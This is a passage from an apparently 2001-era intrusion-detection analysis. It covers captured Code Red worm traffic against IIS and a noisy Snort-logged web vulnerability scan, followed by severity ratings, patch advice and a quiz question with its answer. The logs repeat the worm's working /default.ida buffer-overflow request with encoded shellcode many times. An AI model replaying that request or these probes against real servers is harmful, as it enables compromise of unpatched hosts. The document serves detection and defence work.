801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 10:07  203.124.2.59   36289   k.k.k.k        80      GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 10:15  203.126.4.116  3403    c.c.c.c 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 10:28  203.116.19.68  41193   e.e.e.e 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 10:29  203.162.37.1   1476    f.f.f.f 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 10:32  165.21.83.236  44182   y.y.y.y 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 10:35  203.123.7.138  3233    h.h.h.h 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 10:40  203.117.33.23  46981   m.m.m.m 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

```
7/17/01 10:57  203.126.59.2   55889  q.q.q.q 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

7/17/01 11:59  203.124.2.34   36731  p.p.p.p 80     GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Type of Event Generator

Network Flight Recorder (NFR) Intrusion Detection System.

Probability the Source Address was spoofed

The intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed. The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed.

Description of Attack

The attack seems to be exploiting a Microsoft vulnerability, Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise, released in 18 June 2001.

This vulnerability was discovered by eEye Digital Security. Microsoft has released the following bulletin regarding this issue:
http://www.microsoft.com/technet/security/bulletin/MS01-033.asp

This vulnerability has been assigned the identifier CAN-2001-0500 by the Common Vulnerabilities and Exposures (CVE) group:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500

eEye Digital Security posted an advisories on 17 July 2001 to inform that there is a worm exploiting the .ida vulnerability since 13 July 2001. Since then, this worm propagates wildly and was then named as “Code Red” worm.

The "Code Red" worm is self-replicating malicious code that exploits a known vulnerability in Microsoft IIS servers (CA-2001-13).

From the CAIDA Web Site, it was reported that on July 19, 2001 more than 359,000 computers were infected with the Code-Red worm in less than 14 hours. At the peak of the infection frenzy, more than 2,000 new hosts were infected each minute. 43% of all infected hosts were in the United States, while 11% originated in Korea followed by 5% in China and 4% in Taiwan. The .NET Top Level Domain (TLD) accounted for 19% of all compromised machines, followed by .COM with 14% and .EDU with

2%. It was observed that 136 (0.04%) .MIL and 213 (0.05%) .GOV hosts infected by the worm.

On 20 July, www.incidents.org has raised the threat level to yellow.

Attack Mechanism

The "Code Red" worm attack proceeds as follows:

1. The "Code Red" worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found. Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit a buffer overflow in the Indexing Service.

2. The same exploit (HTTP GET request) is sent to each of the randomly chosen hosts due to the self-propagating nature of the worm. However, depending on the configuration of the host which receives this request, there are varied consequences:
   - IIS 4.0 and 5.0 servers with Indexing service enabled will be compromised by the "Code Red" Worm
   - Unpatched Cisco 600-series DSL routers will process the HTTP request thereby triggering an unrelated vulnerability which causes the router to stop forwarding packets. [http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml]
   - Systems not running IIS, but with an HTTP server listening on TCP port 80 will probably accept the HTTP request, return with an "HTTP 400 Bad Request" message, and potentially log this request in an access log.

3. If the exploit is successful, the worm begins executing on the victim host. In the earlier variant of the worm, victim hosts with a default language of English experienced the following defacement on all pages requested from the server:
   ```
   HELLO! Welcome to http://www.worm.com!
   Hacked By Chinese!
   ```
   Servers configured with a language that is not English and those infected with the later variant will not experience any change in the served content.
   Other worm activity on a compromised machine is time sensitive; different activity occurs based on the date (day of the month) of the system clock.
   - Day 1 - 19: The infected host will attempt to connect to TCP port 80 of randomly chosen IP addresses in order to further propagate the worm.
   - Day 20 - 27: A packet-flooding denial of service attack will be launched against a particular fixed IP address
   - Day 28 - end of the month: The worm "sleeps"; no active connections or denial of service

In addition to possible web site defacement, infected systems may experience performance degradation as a result of the scanning activity of this worm. This degradation can become quite severe since it is possible for a worm to infect a machine multiple times simultaneously.

Non-compromised systems and networks that are being scanned by other hosts infected by the "Code Red" worm may experience severe denial of service. In the earlier variant, this occurs because each instance of the "Code Red" worm uses the same random number generator seed to create the list of IP addresses it scans.

Therefore, all hosts infected with the earlier variant scan the same IP addresses. This behavior is not found in the later variant, but the end result is the same due to the use of improved randomization techniques that facilitates more prolific scanning.


Furthermore, it is important to note that while the "Code Red" worm appears to merely deface web pages on affected systems and attack other systems, the IIS indexing vulnerability it exploits can be used to execute arbitrary code in the Local System security context. This level of privilege effectively gives an attacker complete control of the victim system.

More information on this "Code Red" worm can be found at:
http://www.cert.org/advisories/CA-2001-19.html
http://www.caida.org/analysis/security/code-red/
http://www.eeye.com/html/Research/Advisories/AL20010717.html

A copy of this analysis, commented disassembly, full IDA database, and binary of the worm from can be obtained from http://www.eeye.com/html/advisories/codered.zip

Correlation

This is a wide spread worm happen recently.



More happening can be found at:
http://www.incidents.org/diary/july2001.php

Evidence of Active Targeting

This is obvious targeting of attempt to infect the system with the "Code Red" worm.

Severity

Severity = (Critical + Lethal) – (System + Network Countermeasure)
= (4 + 4) – (4 + 4)
= 0

Critical : Public Web Server
Lethal : Worm propagation. Fully exploit the vulnerability is destructive.
System : System is well patched
Network : Server protected by firewall with an IDS monitoring

Defensive Recommendation

Install a patch from Microsoft as described in:
http://www.microsoft.com/technet/security/bulletin/MS01-033.asp
http://www.digitalisland.net/codered/

Public accessible server should place in the DMZ protected by a firewall. An IDS should be deployed to monitor the traffic activities.

Multiple Choice Test Question

What will be the possible impact caused by the original variant of the "Code Red" worm if an IIS web server is infected?

(i) Web defacement
(ii) Degradation of server performance
(iii) Infect other web servers
(iv) Obtain a level of privilege that effectively can take complete control of the victim system

(a) (i) only
(b) (i) and (ii) only
(c) (i), (ii) and (iii) only
(d) All of the above

Answer: (c)

Detect 5: Noisy Scan

The Network or System Trace

```
[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
05/22-23:32:38.071291 212.56.195.236:62877 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:60075 IpLen:20 DgmLen:207 DF
***AP*** Seq: 0x196594A  Ack: 0x62A239FD  Win: 0x2238  TcpLen: 20

[**] SCAN - Whisker Stealth- Order log access attempt [**]
05/22-23:32:38.073611 212.56.195.236:62878 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:60587 IpLen:20 DgmLen:141 DF
***AP*** Seq: 0x196594D  Ack: 0x62A35CAF  Win: 0x2238  TcpLen: 20

[**] BUGTRAQ ID 529 IIS-msadc/msadcs.dll [**]
05/22-23:32:38.184031 212.56.195.236:62885 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:64171 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x1965954  Ack: 0x62A9FC79  Win: 0x2238  TcpLen: 20

[**] CAN-2000-0726 - BUGTRAQ ID 1623 - IIS-CGImail [**]
05/22-23:32:38.209880 212.56.195.236:62886 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:64683 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x1965955  Ack: 0x62AAE65D  Win: 0x2238  TcpLen: 20

[**] CVE-1999-0276 - IDS210 - WEB-CGI-w3-msql [**]
05/22-23:32:40.603347 212.56.195.236:62893 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:9644 IpLen:20 DgmLen:135 DF
***AP*** Seq: 0x196653C  Ack: 0x62B70DCF  Win: 0x2238  TcpLen: 20

[**] IIS-adctest.asp [**]
05/22-23:32:41.045810 212.56.195.236:62895 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:10668 IpLen:20 DgmLen:145 DF
***AP*** Seq: 0x1966695  Ack: 0x62B959ED  Win: 0x2238  TcpLen: 20

[**] CAN-2000-0726 - BUGTRAQ ID 1623 - IIS-CGImail [**]
05/22-23:32:41.591954 212.56.195.236:62896 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:12972 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x19668CF  Ack: 0x62BBCA12  Win: 0x2238  TcpLen: 20

[**] CVE-1999-0276 - IDS210 - WEB-CGI-w3-msql [**]
05/22-23:32:43.435925 212.56.195.236:62901 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:20908 IpLen:20 DgmLen:146 DF
***AP*** Seq: 0x1966E79  Ack: 0x62C3AF34  Win: 0x2238  TcpLen: 20

[**] IIS Codebrowser access attempt [**]
05/22-23:32:43.793548 212.56.195.236:62903 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:21932 IpLen:20 DgmLen:155 DF
***AP*** Seq: 0x19670B3  Ack: 0x62C70F08  Win: 0x2238  TcpLen: 20

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
05/22-23:32:44.585478 212.56.195.236:62904 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:23212 IpLen:20 DgmLen:153 DF
***AP*** Seq: 0x1967373  Ack: 0x62CA5827  Win: 0x2238  TcpLen: 20

[**] FrontPage-admin.pl [**]
05/22-23:32:45.846387 212.56.195.236:62908 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:31660 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x1967998  Ack: 0x62CFFB12  Win: 0x2238  TcpLen: 20

[**] IIS Codebrowser access attempt [**]
05/22-23:32:46.189965 212.56.195.236:62912 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:34220 IpLen:20 DgmLen:156 DF
***AP*** Seq: 0x1967B35  Ack: 0x62D68CDE  Win: 0x2238  TcpLen: 20

[**] IDS226 - CVE-1999-0172 - CGI-formmail [**]
05/22-23:32:46.612949 212.56.195.236:62913 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:34732 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x1967CBC  Ack: 0x62D9CCA0  Win: 0x2238  TcpLen: 20

[**] IDS248 - Web-Frontpage fourdots request [**]
05/22-23:32:46.724413 212.56.195.236:62914 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:35244 IpLen:20 DgmLen:127 DF
***AP*** Seq: 0x1967D7E  Ack: 0x62DBD88A  Win: 0x2238  TcpLen: 20
```

```
[**] CVE-1999-0175 - WEB-MISC-convert.bas Attempt [**]
05/22-23:32:48.466462 212.56.195.236:62915 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:42668 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x1967E19  Ack: 0x62DCC35D  Win: 0x2238  TcpLen: 20

[**] FrontPage-admin.pl [**]
05/22-23:32:48.612672 212.56.195.236:62920 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:44204 IpLen:20 DgmLen:145 DF
***AP*** Seq: 0x1968414  Ack: 0x62E33EB4  Win: 0x2238  TcpLen: 20

[**] WEB-CGI-wais [**]
05/22-23:32:48.942557 212.56.195.236:62922 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:45228 IpLen:20 DgmLen:135 DF
***AP*** Seq: 0x1968508  Ack: 0x62E5AFBC  Win: 0x2238  TcpLen: 20

[**] IIS Codebrowser access attempt [**]
05/22-23:32:49.259391 212.56.195.236:62924 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:46252 IpLen:20 DgmLen:195 DF
***AP*** Seq: 0x19685E4  Ack: 0x62E768BE  Win: 0x2238  TcpLen: 20

[**] IDS226 - CVE-1999-0172 - CGI-formmail [**]
05/22-23:32:49.279005 212.56.195.236:62925 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:46764 IpLen:20 DgmLen:249 DF
***AP*** Seq: 0x19685FD  Ack: 0x62E90CF8  Win: 0x2238  TcpLen: 20

[**] IDS248 - Web-Frontpage fourdots request [**]
05/22-23:32:49.329324 212.56.195.236:62929 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:47276 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x19686C0  Ack: 0x62EA060F  Win: 0x2238  TcpLen: 20

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
05/22-23:32:51.290655 212.56.195.236:62936 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:54188 IpLen:20 DgmLen:200 DF
***AP*** Seq: 0x1968DE1  Ack: 0x62F2F685  Win: 0x2238  TcpLen: 20

[**] IIS Codebrowser access attempt [**]
05/22-23:32:52.947031 212.56.195.236:62937 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:57772 IpLen:20 DgmLen:155 DF
***AP*** Seq: 0x19691C4  Ack: 0x62F5EB91  Win: 0x2238  TcpLen: 20

[**] IDS226 - CVE-1999-0172 - CGI-formmail [**]
05/22-23:32:52.980334 212.56.195.236:62938 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:58284 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x19691DD  Ack: 0x62F70D60  Win: 0x2238  TcpLen: 20

[**] IDS248 - Web-Frontpage fourdots request [**]
05/22-23:32:54.033936 212.56.195.236:62939 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:62380 IpLen:20 DgmLen:144 DF
***AP*** Seq: 0x196925A  Ack: 0x62F8C152  Win: 0x2238  TcpLen: 20

[**] BUGTRAQ ID 267 counter.exe probe [**]
05/22-23:32:54.698596 212.56.195.236:62932 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:62892 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x1968C9D  Ack: 0x62EE0C46  Win: 0x2238  TcpLen: 20

[**] BUGTRAQ ID 1579 - WEB-MISC - Attempt to pull Netscape Admin Password from Server
[**]
05/22-23:32:54.979476 212.56.195.236:62933 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:64172 IpLen:20 DgmLen:143 DF
***AP*** Seq: 0x1968D23  Ack: 0x62EF416B  Win: 0x2238  TcpLen: 20

[**] IIS Codebrowser access attempt [**]
05/22-23:32:55.883500 212.56.195.236:62937 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:1453 IpLen:20 DgmLen:155 DF
***AP*** Seq: 0x19691C4  Ack: 0x62F5EB91  Win: 0x2238  TcpLen: 20

[**] BUGTRAQ ID 267 counter.exe probe [**]
05/22-23:32:57.213389 212.56.195.236:62948 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:7853 IpLen:20 DgmLen:143 DF
***AP*** Seq: 0x196A5FB  Ack: 0x630EBFDF  Win: 0x2238  TcpLen: 20

[**] BUGTRAQ ID 1457 - CVE-2000-0628 - WEB-MISC - Apache source.asp file access [**]
05/22-23:32:58.552662 212.56.195.236:62952 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:12717 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x196AA48  Ack: 0x63154289  Win: 0x2238  TcpLen: 20

[**] IDS248 - Web-Frontpage fourdots request [**]
```

```
05/22-23:32:58.569212 212.56.195.236:62953 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:13229 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x196AAC4  Ack: 0x6316BF39  Win: 0x2238  TcpLen: 20

........ (in between noisy scan, about 360 attempts, are omitted)


[**] IDS205 - WEB-MISC - Phorum Admin [**]
05/22-23:39:20.232733 212.56.195.236:64302 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:35271 IpLen:20 DgmLen:130 DF
***AP*** Seq: 0x19C6FA2  Ack: 0x69EC8241  Win: 0x2238  TcpLen: 20

[**] IDS221 - CVE-1999-0612 - Finger CGI access attempt [**]
05/22-23:39:22.045527 212.56.195.236:64312 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:41927 IpLen:20 DgmLen:145 DF
***AP*** Seq: 0x19C8166  Ack: 0x69FE9681  Win: 0x2238  TcpLen: 20

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
05/22-23:39:23.190602 212.56.195.236:64316 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:46791 IpLen:20 DgmLen:167 DF
***AP*** Seq: 0x19C882D  Ack: 0x6A070AB3  Win: 0x2238  TcpLen: 20

[**] WEB-CGI-flexform [**]
05/22-23:39:26.267527 212.56.195.236:64323 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:56775 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x19C940B  Ack: 0x6A11FC2B  Win: 0x2238  TcpLen: 20

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
05/22-23:39:26.695589 212.56.195.236:64326 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:58567 IpLen:20 DgmLen:163 DF
***AP*** Seq: 0x19C9538  Ack: 0x6A13D410  Win: 0x2238  TcpLen: 20

[**] CAN-2000-0726 - BUGTRAQ ID 1623 - IIS-CGImail [**]
05/22-23:39:28.505956 212.56.195.236:64331 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:200 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x19C9C09  Ack: 0x6A1CB8EE  Win: 0x2238  TcpLen: 20

[**] WEB-CGI-flexform [**]
05/22-23:39:29.955968 212.56.195.236:64332 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:3784 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x19C9FFB  Ack: 0x6A1EF425  Win: 0x2238  TcpLen: 20

[**] CAN-1999-1970 - BUGTRAQ ID 1808 - WEB-CGI-visadmin.exe [**]
05/22-23:39:30.627797 212.56.195.236:64333 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:4552 IpLen:20 DgmLen:152 DF
***AP*** Seq: 0x19CA258  Ack: 0x6A21FF9C  Win: 0x2238  TcpLen: 20

[**] WEB-CGI-NPH-publish CGI access attempt [**]
05/22-23:39:32.030753 212.56.195.236:64339 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:8904 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0x19CAB1D  Ack: 0x6A2929BA  Win: 0x2238  TcpLen: 20

[**] IDS224 - CVE-1999-0045 - NPH CGI access attempt [**]
05/22-23:39:35.265384 212.56.195.236:64343 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:16840 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x19CB79A  Ack: 0x6A33B059  Win: 0x2238  TcpLen: 20

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
05/22-23:39:35.538747 212.56.195.236:64345 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:18376 IpLen:20 DgmLen:189 DF
***AP*** Seq: 0x19CB979  Ack: 0x6A3674A7  Win: 0x2238  TcpLen: 20

[**] spp_http_decode: IIS Unicode attack detected [**]
05/22-23:39:37.744733 212.56.195.236:64348 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:22984 IpLen:20 DgmLen:192 DF
***AP*** Seq: 0x19CC2BF  Ack: 0x6A3D5C50  Win: 0x2238  TcpLen: 20

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
05/22-23:39:37.744733 212.56.195.236:64348 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:22984 IpLen:20 DgmLen:192 DF
***AP*** Seq: 0x19CC2BF  Ack: 0x6A3D5C50  Win: 0x2238  TcpLen: 20

[**] CVE-1999-0147 - WEB-CGI-Aglimpse CGI access attempt [**]
05/22-23:39:39.077574 212.56.195.236:64349 -> x.x.x.x:80
TCP TTL:106 TOS:0x0 ID:25032 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x19CC72E  Ack: 0x6A400A28  Win: 0x2238  TcpLen: 20
```

Type of Event Generator

Snort Intrusion Detection System.

Probability the Source Address was spoofed

Not likely that the source address is spoofed. The intruder will require the response from the victim machine to the packets in order to gather information, unless the intruder is able to sniff the response traffic when they are routed back to the source address.

Description of Attack

From the many attempts made by the intruder within 7 minutes, this is likely to be an automated scan, to gather information on the server.

Attack Mechanism

Malicious scanning is a reconnaissance technique used to collect information about a target's machine or network to facilitate an attack against it. Scanning is used by attackers to discover what ports are open, what services are running and identify system software, to enable an attacker more easily to detect and exploit known vulnerabilities within a target machine.

From the alert, the scan is targeting at any type of platform (regardless whether is Windows or Unix), since we could see attempts on different platforms.

There are many automated tools available for vulnerability assessment, both commercial and freeware.

Some of the network-based assessment tools are ISS Internet Scanner, Cybercops, NetRecon, SAINT, SATAN and Nessus.

More reading on vulnerability assessment can be found at:
http://www.sans.org/infosecFAQ/audit/audit_list.htm

Correlation

http://www.incidents.org/diary/july2001.php

```
Noisy Attack to www.sans.org on Sunday
---------------------------------------
A resourceful European attacker hit www.sans.org with "everything but the kitchen
sink" on Sunday July 29th.
Name: nas8-137.mci.club-internet.fr
Address: 213.44.82.137
Jul 29 04:37:22: IDS128 - CVE-1999-0067 - CGI phf attempt: 213.44.82.137:1400 ->
12.33.247.6:80
```

```
Jul 29 04:37:44: IDS224 - CVE-1999-0045 - NPH CGI access attempt: 213.44.82.137:1424 -
> 12.33.247.6:80
Jul 29 04:37:30: IDS128 - CVE-1999-0067 - CGI phf attempt: 213.44.82.137:1401 ->
12.33.247.6:80
Jul 29 04:37:50: WEB-CGI-NPH-publish CGI access attempt: 213.44.82.137:1425 ->
12.33.247.6:80
Jul 29 04:38:16: WEB-CGI-Webgais CGI access attempt: 213.44.82.137:1433 ->
12.33.247.6:80
Jul 29 04:38:49: WEB-CGI-Htmlscript CGI access attempt: 213.44.82.137:1437 ->
12.33.247.6:80
Jul 29 04:39:01: WEB-CGI-WWW-SQL CGI access attempt: 213.44.82.137:1442 ->
12.33.247.6:80
Jul 29 04:38:57: WEB-MISC - wwwboard.pl attempt: 213.44.82.137:1441 -> 12.33.247.6:80
